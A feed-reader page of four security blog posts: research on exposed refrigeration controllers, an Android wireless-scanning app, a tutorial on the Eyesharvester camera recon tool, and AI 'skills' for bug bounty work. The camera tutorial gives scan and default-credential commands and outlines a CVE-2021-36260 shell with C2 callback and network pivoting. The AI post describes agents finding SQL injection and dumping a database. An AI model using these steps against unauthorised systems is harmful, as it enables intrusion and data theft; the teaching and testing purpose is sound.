❌

Reading view

There are new articles available, click to refresh the page.

Exposed Refrigeration Systems Raise Global Cybersecurity Concerns

Cybersecurity researchers at Forescout are drawing attention to the risks posed by exposed refrigeration control systems, warning that weaknesses in operational technology (OT) could have serious consequences for food supplies, business continuity and other temperature-sensitive operations.

The warning comes following cyberattacks against French supermarkets in October 2026, which reportedly disrupted refrigeration systems at hundreds of stores. Attackers were able to interfere with cooling operations, resulting in temperature fluctuations, spoiled stock and significant disruption.

The incidents have raised concerns about the security of internet-connected refrigeration equipment, particularly where older systems, exposed management interfaces and inadequate access controls leave operational technology vulnerable to interference.

When Cyberattacks Have Physical Consequences

Unlike conventional IT attacks, which frequently focus on stealing data or disrupting digital services, attacks against refrigeration controllers can directly affect physical processes.

These systems are responsible for maintaining temperatures across supermarkets, food storage facilities and other environments where consistent cooling is essential.

If attackers gain sufficient access, they may be able to manipulate temperature settings, interfere with defrost cycles or disrupt equipment operations. The consequences can extend beyond IT downtime to include damaged stock, financial losses and potential safety risks.

The issue also extends beyond food retail. Refrigeration and temperature-control systems are used in healthcare, pharmaceuticals, manufacturing and logistics, making their security an important consideration across several industries.

Internet Exposure Creates Opportunities for Attackers

One of the central concerns is the accessibility of operational technology that was not originally designed to withstand direct exposure to the internet.

Remote management capabilities allow engineers and third-party maintenance providers to monitor and adjust refrigeration equipment without visiting individual sites. However, these connections can introduce security weaknesses if they are poorly configured or inadequately protected.

Research into industrial control systems has identified publicly accessible management interfaces, outdated firmware and weak authentication as recurring problems.

In some cases, organisations may not have complete visibility of the equipment connected to their networks, particularly where systems have been installed and maintained by external contractors.

Forescout Finds Nearly 13,000 Exposed Refrigeration Services Worldwide

New research from Forescout’s Vedere Labs has identified 12,976 internet-exposed service observations across ten product groups, associated with 6,017 distinct public IP addresses in 99 countries and territories.

The findings suggest that the weaknesses highlighted by the French supermarket attacks are part of a much wider global problem.

The largest number of observations involved Copeland/Dixell XWEB services, with 7,075 recorded, followed by 4,697 Danfoss StoreView services. Researchers also identified 551 Copeland Site Supervisor services, 513 Carel pCOWeb services and 140 observations across six other product groups.

Importantly, these figures represent exposed services rather than confirmed compromised devices. A single IP address may host multiple services, while one management interface may control several downstream systems.

The researchers also found that 3,762 Danfoss StoreView service observations, representing 80% of the total, were running firmware older than version 4.3.1, making them potentially vulnerable to two previously disclosed security flaws.

Hacktivists Have Targeted Refrigeration Before

Forescout’s research suggests that attacks against refrigeration systems are not a new development.

According to a technical bulletin published by Danfoss, hacktivist attacks in 2022 affected 16 Russian supermarkets and 40 stores in Israel.

Forescout has also tracked more than 20 claimed attacks against refrigeration systems since January 2026, with pro-Russian hacktivist groups Z-Pentest Alliance and NoName057(16) among the most active.

Targets have included supermarkets, wineries, fruit storage facilities and agricultural businesses across Europe.

However, the researchers stress that the initial access methods and identities of those responsible for the recent French attacks have not been confirmed.

Securing the Cold Chain

Forescout is urging organisations to review how refrigeration management systems are connected to the internet and who is authorised to access them.

Recommendations include removing publicly accessible management interfaces, replacing unsupported equipment, applying available security updates and introducing secure remote access for maintenance contractors.

The researchers also recommend multifactor authentication, individual user accounts and continuous monitoring to identify suspicious changes to temperature settings, defrost schedules and alarms.

The challenge is that attackers do not necessarily need to deploy malware to cause disruption. Once they gain sufficient access, they may be able to misuse legitimate management functions, making malicious activity harder to distinguish from routine maintenance.

The research highlights a broader issue for operational technology security: organisations need visibility not only of connected devices, but also of who can access them, what changes they can make and how those changes affect physical operations.

Read the full research here: Cold Chain, Open Control: Exposed Refrigeration Systems Reveal Global Risk


The post Exposed Refrigeration Systems Raise Global Cybersecurity Concerns appeared first on IT Security Guru.

SDR (Signals Intelligence) for Hackers: Scanning Wireless Devices Using FieldWatch

Welcome back, aspiring cyberwarriors!

As you know, there are thousands of Bluetooth and WiFi signals we pass through daily, especially if we live an active life in a big city. That includes tags, smartphones, WiFi routers, drones, surveillance devices, vehicles, body cams and mesh radios. Clearly it doesn’t stop here and the list goes on.

Many of you are privacy focused individuals and want to know what’s going on around you and whether you’re being tracked or watched by someone. That’s okay, protecting your privacy is a good thing. FieldWatch was made for this. It matches what it hears against an editable signature catalog of roughly 250 device types and shows the results in live views, recorded sessions, path maps and reports. Everything runs on the device and works fully offline.

FieldWatch



FieldWatch is a free, open-source Android app that listens to nearby Wi-Fi and Bluetooth signals using the radios already in your phone. It compares what it hears against a list of known device signatures and shows them. It only receives signals. It never transmits. 

Source: OGridPete
Source: OGridPete



You can set alerts for specific devices, record what’s present during a walk or drive, and later compare sessions. All the findings are sorted under their category. It also has basic GNSS interference detection and can send results to mapping tools like TAK. Matches are based on patterns, not guaranteed identifications, and the app only sees what the phone’s radios and Android allow it to see.

Depending on your preferences, you may want to see these devices on a radar or on a map. The app found the location of the drone operator as well as the drone itself.

Source: OGridPete
Source: OGridPete

TAK Support

TAK and ATAK are free mapping apps used by military, emergency responders and some civilians to share locations and information on a map in real time. FieldWatch can send what it detects straight to TAK over the local network.


When FieldWatch sees a drone that’s broadcasting Remote ID, it can place a moving marker on the TAK map for the drone and a second marker for the pilot if that location is available. Other devices it finds, plus any GNSS interference alerts, can also appear as markers. Several phones running FieldWatch can send data to the same map at the same time, so a team sees the same picture.

Source: OGridPete

GNSS Interference Detection

Newer versions check for signs of GPS interference or spoofing using the phone’s own receiver. After a short outdoor calibration, it can alert you and mark the spot on your path or on a TAK map. It shows where you were, not where the interference came from.

Source: OGridPete

Limits

Now let’s talk about its limits. It isn’t a direction finder. Also, it doesn’t scan Bluetooth Classic, cellular networks or full Wi-Fi traffic. Matches are based on patterns and those are not confirmed identities. Your results depend on the phone and what Android lets the app see. For better results use newer phones. Official versions only come from the GitHub repo.

Android App

Download the APK from the official GitHub page and sideload it. Android 10 or newer is required. Android 11 has more functions that can be used with this app. A short instruction file and manual are included. The repository has all the answers in terms of the app. It works on a cheap phone with no SIM card. OffGridPete recently posted that he used a Moto G for $30 for his test and it worked well. If you decide to use it, use it for your own privacy and security, and be respectful of other people’s privacy.

Summary

You can use your cheap phone as a scanner for devices nearby, and find jamming and tracking. There are different apps that do similar things, but they’re bound to Linux only, which is very inconvenient. FieldWatch works on an Android phone to find trackers, cameras, drones, body cams and more.

If you enjoy experimenting with frequencies and trying new things, we recommend signing up for our SDR for Hackers training. With Master OTW, you’ll learn how to use your computer and inexpensive SDR hardware to explore and hack a wide range of radio signals.

The post SDR (Signals Intelligence) for Hackers: Scanning Wireless Devices Using FieldWatch first appeared on Hackers Arise.

Camera Hacking: Testing Cameras with Eyesharvester

Welcome back, cyberwarriors!

A few weeks ago we published PwnEye, which is a great tool for camera hacking. We talked about the importance of keeping your IoT devices patched to prevent unauthorized access. A less hardened device is a lot more appealing to a hacker, especially when it sits on the same network as other infrastructure.

Cheap devices aren’t really built with security in mind and some of them come with backdoors that sooner or later get discovered and abused by anyone who finds them online.

Today let’s look at a tool that can identify cameras, test credentials and help you harden them.

Eyesharvester

Eyesharvester is a recon tool for IP cameras, DVRs and NVRs. You give it an IP range, it scans common ports, fingerprints the vendor and optionally tries default credentials. It can also show known CVEs associated with a brand and give you basic hardening advice. The tool is mainly for identification and reporting.

Setting Up


Let’s quickly download the repository and install the tool. No dependencies needed to get started.

kali > git clone https://github.com/Exhunterx/eyesharvester.git
kali > cd eyesharvester
kali > bash install.sh


The help menu covers everything the tool can do.

kali > eyesharvester --help

Now let’s look at the ways you can use it.

Testing Cameras


You don’t always get the camera IP ranges from admins, so recon comes first. We need to figure out which IPs belong to cameras.

kali > eyesharvester IP/24


A few cameras were found. Now let’s pipe all those IPs to a text file. The flag below will silence the noise. 

kali >  eyesharvester IP/24 -q  > cameras.txt
kali > cat cameras.txt

You can keep these IPs for future tests, say with PwnEye for example. Or maybe you want to update the spreadsheet of your surveillance infrastructure, as admins often do, though there are better ways to keep a record of everything.


We can also run confirmation checks to make sure these are actually cameras.

kali > eyesharvester IP/24 -c confirmed -v

There’s a confirmed Hikvision camera above. We’ll test it and the rest of those we found for default credentials.

kali > eyesharvester IP/24 --check-creds

Finding a camera with default credentials internally is very common.

Hardening Cameras

Testing cameras is fun, but hardening them is a bigger question that needs to be addressed. Both pentesters and defenders should know how to do it and your report should include recommendations on how to harden these devices.


kali > eyesharvester IP --harden

Based on the vendor and open ports, a hardening checklist is generated along with the CVEs that affect your device. This mainly covers segmenting devices away from business and IT networks, disabling unused services, replacing weak credentials and updating firmware.


It’s very common to find Hikvision cameras vulnerable to CVE-2021-36260. The exploit can give you a shell on the device and lets you run commands.

We tested the same device and it was vulnerable with no patch applied.

This vulnerability is particularly interesting because you can generate a payload with Metasploit for this camera and connect it back to your C2. Then using a Meterpreter proxy or reverse SSH tunnel that camera becomes a proxy for attacking other reachable hosts on the network.

Summary

Testing cameras is definitely fun and PwnEye can help a lot here, but securing them can be part of your job too. Knowing how to both break and fix these devices gives you a better understanding of cybersecurity overall. That’s why you need Eyesharvester.

There are many other attacks on cameras, and it would be a very long article to cover them here. That’s why we created our IP Camera Hacking Training. It’s now part of our Cybersecurity Starter Bundle II. With it you get Wi-Fi Hacking, Python Basics for Hackers, Remaining Anonymous and more. 

The post Camera Hacking: Testing Cameras with Eyesharvester first appeared on Hackers Arise.

Artificial Intelligence (AI) in Cybersecurity, Part 25: Upgrading Your Model with Specific Skillset

Welcome back, aspiring cyberwarriors!

Sometimes you might run the same model twice and get different results. That often happens when you’ve upgraded it with skills. Skills are detailed text documents that lay out the tools the model should use, the approach it should take and how it should analyze the results. Good skills are practical, pulled from actual reports on HackerOne and other bug bounty platforms. A model can still lean on its own knowledge, but that’s just less efficient.

There are plenty of skills out there you might come across, but not everything can be trusted. Some skills can simply be dangerous and infect your system. To make sure they are safe, you can check them with SkillSpector by NVIDIA, so you don’t end up with anything malicious on your system.

Bug Bounty Skills

Both of these repositories do bug bounty hunting end to end, but they go about it in almost opposite ways.

The first is called Bountyforge. It’s actually just one single skill file, but it’s smart enough to split itself into eight different mini agents that all work at the same time. One looks at websites and apps, another at crypto and blockchain, others go after different angles hackers can exploit. It also checks each finding with four different tests to make sure it’s not a false alarm. Then you get a report in whatever format the bug bounty program wants.

bountyforge

You don’t even need Claude Code or any other coding tool for this, you can just run it right inside the regular Claude website in your browser.

The second bug bounty repository is Claude-BugHunter. It takes the opposite approach. The repo has 83 skills and almost half of those were built by studying 681 real bug reports that people actually got paid for on HackerOne. These skills aren’t locked to Claude Code either, you can use OpenCode, Codex or Hermes Agents with them.

Here are a few examples of the results we got with these skills.

API endpoints are often vulnerable and this is worth trying your luck on to see how it goes.

api abuse found

Another approach can be APK reverse engineering. Here we found a hardcoded RSA-2048 signing private key baked into the published APK. With that key, hackers can push a new app to the app store and infect every employee phone, getting access not just to the WiFi network at the workplace but to their personal life too. Quite dangerous.

supply chain attack found

We found an API endpoint vulnerable to an SQL injection and managed to pull the entire database.

sqli injection found

Having skills built on real attacks keeps the model from wandering off into its own weird approaches and missing a lot of good findings. 

Active Directory Skills

Claude-AD was made by ADScanPro for testing a company’s internal network. It gives your model a playbook with skills and agents built for an Active Directory assessment. The developers are upfront that it’s not an auto pwn tool. It’s meant to guide you through the assessment. Every finding can get mapped to a compliance control (DORA, NIS2 and ENS).

